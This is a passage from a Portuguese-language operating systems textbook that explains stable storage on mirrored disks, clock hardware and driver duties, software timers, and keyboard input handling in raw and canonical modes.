O modelo também presume que a CPU pode falhar, e, nesse caso, ele simplesmente para. Qualquer escrita no disco em andamento no momento de falha também é interrompida, causando dados incorretos em um setor e um ECC incorreto que pode ser detectado posteriormente. Sob essas condições, o armazenamento estável pode se tornar 100 por cento confiável, no qual as escritas trabalham corretamente ou deixam os antigos dados no local. Obviamente, ele não protege contra desastres físicos, como um terremoto, em que o computador despenque cem metros dentro de uma fenda e caia em uma poça de magma em ebulição. É difícil salvar o software desse tipo de problema.

O armazenamento estável usa um par de discos idênticos com os blocos correspondentes trabalhando juntos para formar um bloco livre de erro. Na ausência de erros, os blocos correspondentes em ambos os discos são iguais. Qualquer um deles pode ser lido para gerar o mesmo resultado. Para alcançar esse objetivo, as três operações seguintes são definidas:

- 1. Escritas estáveis. Uma escrita estável consiste em primeiro escrever um bloco na unidade 1 e, em seguida, ler o mesmo dado de volta para verificar se ele foi escrito corretamente. Se ele não foi escrito do modo certo, a escrita e a leitura são refeitas novamente durante n vezes até que estejam corretas. Após n falhas consecutivas, o bloco é remapeado sobre um bloco reserva e a operação é repetida até que seja bem-sucedida, não importando quantos blocos reservas tenham de ser tentadas. Após a escrita na unidade 1 ter sido bem-sucedida, o bloco correspondente é escrito e relido na unidade 2, repetidamente se necessário, até que a operação tenha sucesso. Na ausência de falhas da CPU, ao final de uma escrita estável, o bloco terá sido escrito e testado corretamente em ambas as unidades.
- 2. Leituras estáveis. Uma leitura estável lê primeiro o bloco da unidade 1. Se essa unidade produz um ECC incorreto, a leitura é tentada novamente n vezes. Se todas elas geram ECCs defeituosos, o bloco correspondente é lido da unidade 2. Considerando o fato de que uma escrita estável bem-sucedida deixa duas cópias boas de um bloco e nossa suposição de que é desprezível a probabilidade de o mesmo bloco espontaneamente apresentar defeito em am-

bas as unidades em um intervalo de tempo razoável, sempre será possível uma leitura estável.

3. Recuperação de falhas. Após uma falha do sistema (crash), um programa de recuperação varre ambos os discos comparando os blocos correspondentes. Se um par de blocos está bom e ambos são iguais, nada é feito. Se um deles apresenta um erro de ECC, o bloco defeituoso é reescrito com o bloco bom correspondente. Se um par de blocos é bom mas ambos são diferentes, o bloco da unidade 1 é reescrito sobre o da unidade 2.

Na ausência de falhas da CPU, esse esquema funciona, pois as escritas estáveis sempre escrevem duas cópias válidas de cada bloco e supõe-se que os erros espontâneos nunca ocorram sobre ambos os blocos correspondentes no mesmo tempo. O que acontece na presença de falhas na CPU durante as escritas estáveis? Isso depende precisamente do momento da ocorrência da falha. Existem cinco possibilidades, como mostra a Figura 5.28.

Na Figura 5.28(a), a falha da CPU ocorre antes de uma das duas cópias do bloco ser escrita. Durante a recuperação, nenhuma das duas será trocada e o valor antigo continuará a existir, o que é permitido.

Na Figura 5.28(b), a CPU falha durante a escrita na unidade 1, destruindo os conteúdos do bloco. Contudo, o programa de recuperação detecta esse erro e restaura o bloco na unidade 1 a partir da unidade 2. Assim, o efeito da falha é apagado e o estado antigo é totalmente restaurado.

Na Figura 5.28(c), a falha da CPU acontece após a escrita na unidade 1, mas antes da escrita na unidade 2. Nesse caso, não existe a necessidade de desfazer a operação: o programa de recuperação copia o bloco da unidade 1 para a unidade 2. A escrita é bem-sucedida.

A Figura 5.28(d) é semelhante à Figura 5.28(b): durante a recuperação, o bloco bom sobrepõe-se ao bloco defeituoso. O valor final de ambos os blocos é o novo.

Por fim, na Figura 5.28(e), o programa de recuperação percebe que ambos os blocos são o mesmo, de modo que nenhum deles é trocado e a escrita, nesse caso, também é bem-sucedida.

Há várias otimizações e melhorias para esse esquema. Para começar, após uma falha é possível fazer uma comparação de todos os blocos par a par, mas isso implica um alto custo. Um grande avanço é manter o controle de qual bloco estava sendo escrito durante uma escrita estável, de modo que somente um bloco deve ser verificado durante a recuperação. Alguns computadores têm uma pequena quantidade de RAM não volátil, que é uma memória CMOS especial mantida por uma bateria de lítio. Essas baterias resistem por anos — possivelmente durante toda a vida útil do computador. Ao contrário da memória principal, a RAM não volátil não é perdida após uma falha. Normalmente, a hora do dia é mantida (e incrementada por um circuito especial) e, por isso, os computadores ainda sabem a hora atual mesmo após terem sido desligados.

Suponha que alguns poucos bytes de RAM não volátil estejam disponíveis para uso pelo sistema operacional. A escrita estável pode colocar o número do bloco que será atualizado na RAM não volátil antes de iniciar a escrita. Após a conclusão bem-sucedida da escrita estável, o número do bloco da RAM não volátil é sobrescrito com um número de bloco inválido (por exemplo, –1). Sob essas condições, após uma falha o programa de recuperação pode verificar a RAM não volátil para averiguar se uma escrita estável estava em andamento durante a falha e, se assim for, descobrir qual bloco estava sendo escrito. As duas cópias do bloco podem então ser verificadas quanto à exatidão e à consistência.

Se a RAM não volátil não se encontra disponível, ela pode ser simulada da seguinte maneira: no início da escrita estável, um bloco predeterminado do disco na unidade 1 é sobrescrito com o número do bloco que sofrerá a escrita estável. Esse bloco é então lido novamente para verificação. Após obtê-lo corretamente, o bloco correspondente na unidade 2 é escrito e verificado. Quando a escrita estável é concluída do modo certo, ambos os blocos são sobrescritos com um número de bloco inválido e verificados. Novamente, então, após uma falha é fácil determinar se havia ou não uma escrita estável em andamento durante a falha. Obviamente, essa técnica requer oito operações adicionais de




Figura 5.28 Análise da influência das falhas sobre as escritas estáveis.

disco para escrever um bloco estável e, por isso, ela deveria ser usada o menor número de vezes possível.

Há ainda um último ponto importante a abordar. Presumimos que pode ocorrer somente uma falha espontânea de um bloco bom para um bloco defeituoso por par de blocos por dia. Se muitos dias forem decorridos, o outro bloco do par também poderá se tornar defeituoso. Portanto, uma vez ao dia deve ser feita uma varredura completa de ambos os discos, a fim de reparar quaisquer danos. Desse modo, a cada manhã ambos os discos são sempre idênticos. Ainda que ambos os blocos em um par apresentem defeitos dentro de um período de poucos dias, todos os erros são reparados corretamente.

#### Relógios 5.5

Relógios — também chamados de temporizadores (timers) — são essenciais para o funcionamento de qualquer sistema multiprogramado por uma variedade de razões. Entre outras coisas, eles mantêm a hora do dia e evitam que um processo monopolize a CPU. O software do relógio pode tomar a forma de um driver de dispositivo, muito embora um relógio não seja nem um dispositivo de bloco, como um disco, nem um dispositivo de caractere, como um mouse. Nosso esclarecimento sobre os relógios seguirá o mesmo padrão das seções anteriores: primeiro iremos abordar o assunto com relação ao hardware e, então, passar para o software.

# 5.5.1 Hardware do relógio


Dois tipos de relógios são usualmente utilizados nos computadores e ambos são bem diferentes dos relógios comuns de pulso ou de parede. Os relógios mais simples são ligados a uma linha de voltagem de 110 ou 220 volts e causam uma interrupção em cada ciclo de voltagem, a uma frequência de 50 ou 60 hertz. Esses relógios já foram os mais empregados, mas são raros hoje em dia.

O outro tipo de relógio é construído a partir de três componentes: um oscilador de cristal, um contador e um registrador de apoio, como mostra a Figura 5.29. Quando um fragmento de cristal de quartzo é cortado corretamente e montado sob tensão, ele pode ser usado para gerar um sinal periódico de altíssima precisão, geralmente na faixa de várias centenas de megahertz, dependendo do cristal escolhido. Usando a eletrônica, esse sinal básico pode ser multiplicado por um pequeno inteiro para obter frequências de até 1.000 MHz ou ainda mais. Pelo menos um desses circuitos pode ser encontrado em qualquer computador, fornecendo um sinal de sincronização para os vários circuitos do computador. Esse sinal é colocado em um contador para fazê-lo contar regressivamente até zero. Quando o contador atinge o zero, ele gera uma interrupção na CPU.

Os relógios programáveis geralmente apresentam vários modos de operação. No modo disparo único (oneshot mode), ao ser inicializado, o relógio copia o valor do registrador de apoio para dentro do contador e, então, decrementa o contador a cada pulso do cristal. Quando o contador chega a zero, ele causa uma interrupção e para até que seja explicitamente reinicializado pelo software. No modo onda quadrada, após atingir o zero e causar a interrupção, o registrador de apoio é automaticamente copiado para dentro do contador e o processo todo é repetido interminavelmente. Essas interrupções periódicas são chamadas de tiques do relógio.

A vantagem do relógio programável é que sua frequência de interrupção pode ser controlada pelo software. Se um cristal de 500 MHz é usado, então o contador é pulsado a cada 2 ns. Com registradores de 32 bits (sem sinal) as interrupções podem ser programadas para ocorrer em intervalos de 2 ns a 8,6 s. Os chips dos relógios programáveis contêm, em geral, dois ou mais relógios programáveis independentes e apresentam ainda muitas outras opções, como contar com incremento em vez de decremento, desabilitar interrupções etc.

Para evitar a perda do horário atual quando a energia do computador é desligada, a maioria dos computadores tem um relógio de segurança mantido por uma bateria, implementado com o tipo de circuito de baixo consumo usado nos relógios digitais de pulso. O relógio a bateria pode ser lido na inicialização do sistema. Se o relógio de segurança não está presente, o software pode perguntar para o usuário a data e a hora atualizadas. Existe também uma forma--padrão para um sistema de rede obter o horário atual de um computador remoto. Em qualquer caso, a hora é então traduzida para o número de tiques de relógio desde as 12



O contador é decrementado em cada pulso

O registrador de apoio é usado para carregar o contador

horas de 1º de janeiro de 1970, de acordo com a **Coordenada Universal do Tempo** (*Universal Coordinated Time* — UTC, antes conhecida como meio-dia de Greenwich), como o UNIX faz, ou é baseada em outras referências. A origem do tempo para o Windows é 1º de janeiro de 1980. A cada tique de relógio, o tempo real é incrementado de 1. Em geral são fornecidos programas utilitários de ajuste manual do relógio do sistema, e o relógio de segurança sincroniza ambos.

#### 5.5.2 Software do relógio

Tudo o que o hardware do relógio faz é gerar interrupções em intervalos conhecidos. Tudo o mais que envolva tempo deve ser realizado pelo software, o driver do relógio. As obrigações exatas do driver do relógio variam de acordo com o sistema operacional, mas em geral incluem a maioria das seguintes ações:

- 1. Manter a hora do dia.
- 2. Evitar que algum processo execute durante um tempo maior do que o permitido.
- 3. Contabilizar o uso da CPU.
- Tratar a chamada de sistema alarm feita pelos processos do usuário.
- Fornecer temporizadores watch-dog para partes do próprio sistema.
- Gerar perfis de execução, realizar monitoramentos e coletar estatísticas.

A primeira função do relógio — a manutenção da hora do dia (também chamada de **tempo real**) — não é muito complexa. Ela requer apenas o incremento do contador em cada tique do relógio, conforme mencionado anteriormente. O único cuidado a ser tomado é com relação ao número de bits no contador. Com uma frequência de relógio de 60 Hz, um contador de 32 bits estouraria sua capacidade em apenas dois anos. Fica claro que o sistema não pode armazenar o tempo real como o número de tiques desde 1º de janeiro de 1970 em 32 bits.

Há três meios para resolver esse problema. A primeira maneira é usar um contador de 64 bits, embora isso faça com que a manutenção do contador seja muito dispendiosa, já que ela deve ser feita muitas vezes por segundo. O segundo modo é manter a hora do dia em segundos em vez de tiques de relógio, usando um contador auxiliar para

contar os tiques até que um segundo completo tenha sido acumulado. Como 2<sup>32</sup> segundos excedem 136 anos, esse método funcionará bem até o século XXII.

A terceira abordagem implica contar os tiques, mas a partir do tempo de inicialização do sistema em vez de um tempo externo prefixado. Quando o relógio de segurança é lido ou o usuário digita o tempo real, o horário de inicialização do sistema é calculado a partir do valor atual da hora do dia, sendo armazenado na memória em qualquer formato conveniente. Posteriormente, quando a hora do dia é solicitada, o tempo armazenado na memória é adicionado ao contador para obter a hora atual do dia. Todas as três abordagens são mostradas na Figura 5.30.

A segunda função do relógio é evitar que os processos executem por muito tempo. Sempre que um processo é inicializado, o escalonador inicializa o contador com o valor do quantum do processo em tiques de relógio. Em cada interrupção do relógio, o driver do relógio decrementa o contador do quantum de 1. Quando o contador atinge o zero, o driver do relógio chama o escalonador para selecionar outro processo.

A terceira função do relógio é contabilizar o uso da CPU. A maneira mais correta de fazer isso é inicializar um segundo temporizador, diferente do relógio principal do sistema, sempre que um processo é inicializado. Quando o referido processo é interrompido, o temporizador pode ser lido, permitindo saber por quanto tempo ele esteve em execução. Para isso, o segundo temporizador deve ser salvo na ocorrência de uma interrupção e restaurado posteriormente.

Uma maneira menos precisa mas muito mais simples para contabilizar o uso da CPU é manter um ponteiro para a entrada da tabela de processos relativa ao processo em execução em uma variável global. A cada tique de relógio, um campo na entrada do processo atual sofre um incremento. Desse modo, cada tique de relógio é contabilizado para o processo em execução no momento do tique. Um problema não muito sério com essa estratégia é que, se muitas interrupções ocorrerem durante a execução de um processo, ainda assim ele será contabilizado com um tique completo, embora não tenha trabalhado muito. A contabilidade correta para a CPU durante as interrupções é bastante dispendiosa e raramente é feita.




Figura 5.30 Três maneiras para manter a hora do dia.

Em muitos sistemas, um processo pode solicitar que o sistema operacional lhe dê um aviso após um certo intervalo. O aviso consiste, em geral, em um sinal, uma interrupção, uma mensagem ou algo similar. Uma aplicação que requer o uso desses avisos é a comunicação em rede, na qual um pacote não confirmado dentro de um certo intervalo de tempo deve ser retransmitido. Uma outra aplicação é o ensino auxiliado por computador, em que um estudante que não forneça a resposta dentro de um certo tempo recebe a resposta do computador.

Se o driver do relógio gerencia relógios suficientes, ele pode ajustar um relógio separado para cada requisição. Se não é esse o caso, ele deve simular vários relógios virtuais com um único relógio físico. Uma maneira de fazer isso é ter uma tabela na qual são mantidos os tempos dos sinais para todos os temporizadores pendentes, bem como uma variável que fornece o tempo do sinal seguinte. Sempre que a hora do dia é atualizada, o driver verifica se o tempo do sinal mais próximo já decorreu. Em caso afirmativo, a tabela é pesquisada para encontrar o próximo sinal a ocorrer.

Se muitos sinais são esperados, é mais eficiente simular vários relógios por meio do encadeamento de todas as requisições dos relógios pendentes juntas, ordenadas no tempo, em uma lista encadeada, como mostra a Figura 5.31. Cada entrada da lista diz quantos tiques de relógio seguintes ao anterior devem ser esperados antes de causar um sinal. Nesse exemplo, os sinais são pendentes para 4203, 4207, 4213, 4215 e 4216.

Na Figura 5.31, a interrupção seguinte ocorre em três tiques. Em cada tique, o 'Próximo sinal' sofre um decremento. Quando ele atinge o valor zero, o sinal correspondente ao primeiro item da lista é emitido e o referido item é removido da lista. O 'Próximo sinal' é, então, ajustado para o valor na entrada vigente na cabeça da lista, que no exemplo dado é 4.

Note que, durante uma interrupção de relógio, o driver do relógio precisa realizar várias tarefas: incrementar o tempo real, decrementar o quantum e comparar com 0, contabilizar o uso da CPU e decrementar o contador do alarme. No entanto, cada uma dessas operações foi cuidadosamente organizada para ser muito rápida, pois elas se repetem várias vezes por segundo.

Partes do sistema operacional também precisam ajustar temporizadores. Estes, por sua vez, são chamados de temporizadores watch-dog. Por exemplo, os discos fle-




Figura 5.31 Simulação de múltiplos temporizadores com um único relógio.

xíveis não sofrem rotação quando não estão em uso, para evitar desgaste na mídia e no cabecote do disco. Quando os dados de um disco flexível são necessários, o motor deve primeiro ser inicializado. Somente após o disco flexível estar em rotação na velocidade ideal é que as operações de E/S podem ser inicializadas. Quando um processo tenta ler de um disco flexível ocioso, o driver do disco flexível inicializa o motor e, então, ajusta um temporizador watch-dog para que gere uma interrupção após um intervalo de tempo suficientemente longo (pois não existe nenhuma interrupção do disco flexível que informe se ele está nessa situação).

O mecanismo usado pelo driver do relógio para tratar temporizadores watch-dog é o mesmo empregado para tratar os sinais do usuário. A única diferença é que, quando um temporizador se esgota, o driver do relógio, em vez de causar um sinal, chama um procedimento fornecido pelo chamador. O procedimento é parte do código do chamador. O procedimento chamado pode fazer o que for necessário, até mesmo causar uma interrupção, embora dentro do núcleo as interrupções muitas vezes sejam inconvenientes e não haja sinais. Essa é a razão de ser do mecanismo de watch-dog. É importante notar que esse mecanismo funciona somente quando o driver do relógio e o procedimento a ser chamado estão no mesmo espaço de endereçamento.

A última questão de nossa lista é o perfil de execução. Alguns sistemas operacionais fornecem um mecanismo pelo qual um programa do usuário pode obter do sistema um histograma de seu contador de programa, de modo que possa ver onde seu tempo está sendo gasto. Quando existe a possibilidade de extrair o perfil de execução, a cada tique de relógio o driver verifica se o perfil de execução do processo atual está sendo obtido e, em caso afirmativo, calcula o intervalo (uma faixa de enderecos) correspondente ao contador de programa atual. Ele, então, incrementa esse intervalo de 1. Esse mecanismo também pode ser usado para extrair o perfil de execução do próprio sistema.

#### 5.5.3 Temporizadores por software

A maioria dos computadores tem um segundo relógio programável, que pode ser ajustado para causar interrupções a qualquer taxa que um programa precisar. Esse relógio é outro temporizador além do principal, cujas funções foram descritas anteriormente. Quando a frequência de interrupção é baixa, não há por que não usar um segundo temporizador para os propósitos da aplicação. O problema surge quando a frequência do temporizador da aplicação é muito alta. A seguir, descreveremos brevemente um esquema de temporização baseado em software que funciona bem em muitas circunstâncias, mesmo em altas frequências. A ideia foi dada por Aron e Druschel (1999). Para mais detalhes, por favor leiam o artigo deles.

Em geral, existem duas maneiras de gerenciar E/S: interrupções e polling. As interrupções têm baixas latências, isto

é, elas ocorrem imediatamente após o evento propriamente dito, com pouco ou nenhum atraso. Por outro lado, nas CPUs modernas, as interrupções causam uma sobrecarga substancial em virtude da necessidade dos chaveamentos de contextos e da influência delas no pipeline, na TLB e na cache.

Uma alternativa às interrupções é permitir que a própria aplicação verifique por meio de polling, em certos intervalos de tempo, a ocorrência do evento esperado. Agindo assim, as interrupções são evitadas, mas em compensação talvez ocorra um atraso substancial de tempo, pois o evento pode ocorrer imediatamente após uma verificação que acabou de ser realizada, fazendo com que a aplicação tenha de esperar mais um intervalo de polling quase completo para perceber a ocorrência do evento. Na média, o atraso é de metade do intervalo de polling.

Para algumas aplicações, nem a sobrecarga das interrupções nem a latência de polling são aceitáveis. Considere, por exemplo, uma rede de alto desempenho, como uma Ethernet Gigabit. Essa rede é capaz de aceitar ou entregar um pacote completo a cada 12 µs. Para otimizar o desempenho da saída, um pacote deveria ser enviado a cada 12 µs.

Para atingir essa taxa, pode-se fazer com que a conclusão da transmissão de um pacote cause uma interrupção ou ajuste o segundo temporizador para interromper a cada 12 µs. O problema é que o tempo dessa interrupção foi medido em 4,45 µs em um Pentium II de 300 MHz (Aron e Druschel, 1999). Essa sobrecarga é pouco melhor do que aquela obtida nos computadores da década de 1970. Na maioria dos minicomputadores, por exemplo, uma interrupção ocupava quatro ciclos de barramento: para empilhar o contador de programa e a PSW e para carregar um novo contador de programa e PSW. Atualmente, o trabalho com pipeline, MMU, TLB e cache adiciona uma grande sobrecarga. Esses efeitos provavelmente pioram com o tempo em vez de melhorar, anulando, assim, os benefícios das frequências dos relógios mais rápidos.

Os temporizadores por software evitam interrupções. Em vez disso, sempre que o núcleo está executando por alguma outra razão, imediatamente antes de retornar para o modo usuário ele verifica o relógio de tempo real para averiguar se um temporizador por software expirou. Se o temporizador expirou, o evento escalonado (por exemplo, a transmissão de um pacote ou a verificação da chegada de um pacote) é executado, sem a necessidade de chavear para o modo núcleo, visto que o sistema já está em execução. Após o trabalho ter sido executado, o temporizador por software é de novo reinicializado. Tudo o que se tem a fazer é copiar o valor atual do relógio para o temporizador e adicionar-lhe um intervalo de tempo.

Os temporizadores por software podem ou não ser sustentado pela frequência na qual as entradas no núcleo são feitas por outras razões. Entre essas razões estão:

- 1. Chamadas de sistema.
- 2. Faltas na TLB.

- 3. Faltas de páginas.
- 4. Interrupções de E/S.
- 5. CPU ociosa.

Para saber a frequência de ocorrência desses eventos, Aron e Druschel realizaram medições com várias cargas na CPU, incluindo um servidor da Web totalmente carregado com um processo em segundo plano, executando áudios em tempo real da Internet e recompilando o núcleo do UNIX. A frequência média de entrada no núcleo variou de 2 µs a 18 µs, com aproximadamente metade dessas entradas sendo chamadas de sistema. Assim, para uma aproximação de primeira ordem, a existência de um temporizador por software operando a cada 12 µs é possível, embora o tempo limite ocasionalmente expire. Para aplicações que enviam pacotes ou verificam a chegada de pacotes, um atraso de 10 µs de tempos em tempos é melhor do que ter interrupções consumindo até 35 por cento do tempo da CPU.

Obviamente, existirão períodos em que não haverá chamadas de sistema, faltas na TLB ou faltas de página, nos quais nenhum temporizador por software será reinicializado. Para colocar um limite superior nesses intervalos, o segundo relógio de hardware pode ser ajustado para reinicializar, digamos, a cada 1 ms. Se a aplicação pode viver com somente mil pacotes por segundo em intervalos ocasionais, então a combinação dos temporizadores por software com um temporizador de hardware de baixa frequência pode ser melhor do que a E/S orientada somente à interrupção ou controlada apenas por polling.

# 5.6 Interfaces com o usuário: teclado, mouse, monitor

Todo computador de propósito geral tem um teclado e um monitor de vídeo (e, frequentemente, um mouse) que permitem que as pessoas interajam com ele. Embora o teclado e o monitor em um computador pessoal sejam tecnicamente dispositivos separados, eles funcionam de maneira muito próxima. Nos computadores de grande porte, normalmente existem muitos usuários remotos, cada um com um dispositivo contendo um teclado e um monitor conectados. Esses dispositivos têm sido historicamente chamados de **terminais**. As pessoas normalmente usam essa terminologia, mesmo quando estão falando sobre teclados e monitores (certamente pela falta de um termo melhor).

#### 5.6.1 Software de entrada

As informações do usuário vêm, primeiro, do teclado e do mouse. Em um computador pessoal, o teclado contém um processador embutido que costuma se comunicar com um chip controlador na placa-mãe através de uma porta serial, embora seja cada vez mais comum que os teclados sejam conectados a uma porta USB. Uma interrupção é gerada sempre que uma tecla é pressionada e outra sempre que a

tecla é liberada. Em cada uma dessas interrupções, o driver do teclado extrai a informação sobre o que acontece na porta de E/S associada ao periférico. Todo o restante acontece no nível do software e é bastante independente do hardware.

A maior parte desta seção pode ser mais bem compreendida quando pensamos na digitação de comandos em uma janela (interface de comandos por linha). É assim que os programadores costumam trabalhar. Discutiremos as interfaces gráficas a seguir.

#### Software de teclado

O número na porta de E/S é o da tecla — denominado **código de varredura** — e não o código ASCII. Os teclados têm menos de 128 teclas e, portanto, somente 7 bits são necessários na representação do número da tecla. O oitavo bit é definido como 0 quando a tecla é pressionada e 1 quando ela é liberada. Cabe ao driver controlar o estado de cada tecla (pressionada ou liberada).

Quando a tecla A é pressionada, o código da tecla (30) é colocado no registrador de E/S. O driver é capaz de determinar se ela é minúscula, maiúscula, CTRL-A, ALT-A, CTRL-ALT-A ou alguma outra combinação. Visto que o driver pode dizer quais teclas foram pressionadas mas ainda não liberadas (por exemplo, usando SHIFT), ele tem informação suficiente para fazer o trabalho.

Por exemplo, a sequência de teclas

DEPRESS SHIFT, DEPRESS A, RELEASE A, RELEASE SHIFT

indica um caractere A maiúsculo. Contudo, a sequência de teclas

DEPRESS SHIFT, DEPRESS A, RELEASE SHIFT, RELEASE A

também indica um caractere A maiúsculo. Embora essa interface de teclado dificulte bastante a vida do usuário do software, ela é extremamente flexível. Por exemplo, os programas do usuário podem estar interessados em saber se o dígito que acabou de ser pressionado veio da fileira de teclas do topo do teclado ou do bloco numérico lateral. Em princípio, o driver pode fornecer essa informação.

Há duas filosofias possíveis para o driver. Na primeira delas, o trabalho do driver consiste apenas em aceitar a entrada e passá-la adiante inalterada. Um programa que está lendo de um terminal obtém uma sequência grosseira de códigos ASCII. (Dar aos programas de usuários os números das teclas é muito primitivo e altamente dependente de máquina.)

Essa filosofia é bastante adequada para as necessidades de editores de terminais sofisticados como o *emacs*, que permite que o usuário associe uma ação arbitrária para qualquer caractere ou sequência de caracteres. Contudo, ela implica que, se o usuário digitar *dste* em vez de *date* e depois corrigir o erro digitando três caracteres de retrocesso (backspace) mais ate, seguidos de um caractere de retorno de carro (carriage return — CR), o programa do usuário receberá todos os 11 caracteres digitados em código ASCII, como segue:

dste ← ← ← ateCR

Nem todos os programas querem esse nível de detalhe. Muitas vezes eles simplesmente desejam a entrada corrigida e não a sequência exata em que foi produzida. Essa observação leva à segunda filosofia: o driver trata toda a edição interna da linha e somente entrega as linhas corrigidas para os programas do usuário. A primeira filosofia é baseada em caracteres; a segunda, em linhas. Originalmente, eles eram chamados de modo bruto ou natural (raw mode) e modo preparado (cooked mode), respectivamente. O padrão POSIX usa a expressão menos pitoresca modo canônico para descrever o modo com base em linha. O modo não canônico é equivalente ao modo bruto, embora muitos detalhes do comportamento do terminal possam ser trocados. Os sistemas compatíveis com o POSIX fornecem várias funções de biblioteca que suportam a escolha do modo e a troca de muitos parâmetros.

Se o teclado estiver no modo canônico (preparado), os caracteres devem ser armazenados até que uma linha inteira seja montada, já que o usuário pode decidir apagar parte dela mais tarde. Mesmo quando o teclado está no modo bruto (raw), o programa pode ainda não ter solicitado nenhuma entrada e os caracteres podem estar armazenados para viabilizar a digitação antecipada. Pode ser usado um buffer dedicado ou diversos buffers podem ser alocados em um pool. No primeiro tipo, a digitação antecipada tem um limite; no segundo, não. Essa limitação fica clara quando o usuário está digitando em uma janela de comandos (como no Windows) e inicializou um comando (como uma compilação) que ainda não foi concluído. Os próximos caracteres a serem digitados precisam ser bufferizados, pois o shell não está preparado para lê-los. Os projetistas de sistema que não permitem que os usuários digitem antecipadamente deveriam ser seriamente punidos ou, pior do que isso, deveriam ser obrigados a usar o próprio sistema.

Embora o teclado e o monitor sejam dispositivos logicamente separados, muitos usuários cresceram acostumados a ver os caracteres por eles digitados aparecerem na tela de vídeo. Esse processo é chamado de **eco**.

O eco é complicado pelo fato de que um programa pode estar escrevendo no monitor enquanto o usuário digita (mais uma vez, pense na digitação em uma janela do shell). No mínimo, o driver do teclado tem de calcular onde colocar a nova entrada sem que ela seja sobrescrita pela saída do programa.

O eco também se torna complicado quando, por exemplo, mais de 80 caracteres são mostrados em um monitor com linhas de 80 caracteres (ou algum outro número). Dependendo da aplicação, pode ser apropriado mostrar na linha seguinte os caracteres excedentes. Alguns drivers sim-

plesmente truncam as linhas em 80 caracteres descartando todos os caracteres além da octogésima coluna.

Outro problema é o tratamento da tabulação. Em geral, o driver é capaz de calcular onde o cursor está atualmente localizado, levando em consideração tanto a saída dos programas quanto a saída do eco, e assim calcular também o número correto de espaços a ser ecoado.

Chegamos agora ao problema de equivalência de dispositivo. Logicamente, no final de uma linha de texto existem um caractere CR, para mover o cursor de volta à coluna 1, e um caractere de alimentação de linha (linefeed—LF), para avançar o cursor para a linha seguinte. Obrigar os usuários a digitar ambos os caracteres ao final de cada linha não seria uma boa ideia. Fica a cargo do driver converter qualquer coisa que chega para o formato-padrão interno usado pelo sistema operacional. No UNIX, a tecla ENTER é convertida para uma alimentação de linha (LF—line feed) para fins de armazenamento interno. No Windows, a mesma tecla é convertida para um retorno do carro (CR—carriage return), seguido de uma alimentação de linha.

Se o formato-padrão implica simplesmente armazenar um LF (convenção do UNIX), então os caracteres CRs (gerados pela tecla ENTER) deveriam ser convertidos em LFs. Se o formato-padrão prevê a armazenagem de ambos (convenção do Windows), então o driver deveria gerar um LF, quando ele obtém um CR, e um CR, quando obtém um LF. Não importa qual seja a convenção interna: o terminal pode requerer que ambos, LF e CR, sejam ecoados para que a tela de vídeo seja atualizada corretamente. Em sistemas multiusuário, como os de grande porte, usuários distintos podem fazer uso de terminais diferentes — todos conectados ao mesmo sistema — e cabe ao driver do teclado obter todas as diferentes combinações de CR/LF convertidas para o padrão interno do sistema e organizá-las de modo que todos os ecos sejam feitos corretamente.

Ao executar em modo canônico, vários caracteres de entrada têm significados especiais. A Tabela 5.4 mostra todos os caracteres especiais necessários para o POSIX. Os caracteres padrão são todos de controle e não deveriam conflitar com a entrada de texto ou com os códigos usados pelos programas; mas todos, com exceção dos dois últimos, podem ser trocados de acordo com o controle do programa.

O caractere ERASE permite que o usuário apague o caractere que acabou de ser digitado. Ele é geralmente representado pela tecla de retrocesso (CTRL-H). Ele não é adicionado à fila de caracteres; em vez disso, ele remove o caractere anterior da fila. Esse caractere deveria ser ecoado na tela como uma sequência de três caracteres: retrocesso, espaço e retrocesso, de modo que remova o caractere anterior da tela. Se o caractere anterior era uma tabulação, a remoção deste depende de como ele é processado quando digitado. Se ele é imediatamente expandido em espaços, alguma informação extra é necessária para determinar o quanto retornar. Se o próprio caractere de tabulação é armazenado na fila de entrada, ele pode ser removido e a linha toda é simplesmente mostrada novamente na tela. Na maioria dos sistemas, o uso de retrocesso somente apaga caracteres da linha atual - ele não apaga um caractere CR e, assim, nunca retorna para a linha anterior.

Quando o usuário percebe um erro no início da linha que está sendo digitada, ele prefere muitas vezes apagar a linha toda e começar novamente. O caractere *KILL* apaga a linha inteira. A maioria dos sistemas faz a linha apagada desaparecer da tela, mas alguns outros fazem com que ela ecoe juntamente com um CR e LF, pois alguns usuários preferem continuar vendo a linha antiga. Consequentemente, o modo de ecoar o caractere *KILL* é uma questão de gosto. Assim como ocorre com o caractere *ERASE*, em geral não é possível retornar mais do que a linha atual. Quando um bloco de caracteres é apagado, pode ou não ser uma

Caractere Nome POS		Comentário	
CTRL-H	ERASE	Apagar um caractere à esquerda	
CTRL-U	KILL	Apagar toda a linha em edição	
CTRL-V	LNEXT	Interpretar literalmente o próximo caractere	
CTRL-S	STOP	Parar a saída	
CTRL-Q	START	Iniciar a saída	
DEL	INTR	Interromper processo (SIGINT)	
CTRL-\	QUIT	Forçar gravação da imagem da memória (SIGQUIT)	
CTRL-D	EOF	Final de arquivo	
CTRL-M	CR	Retorno do carro (não modificável)	
CTRL-J	NL	Alimentação de linha (não modificável)	

preocupação importante para o driver retornar os buffers para a central de buffers, caso algum seja usado.

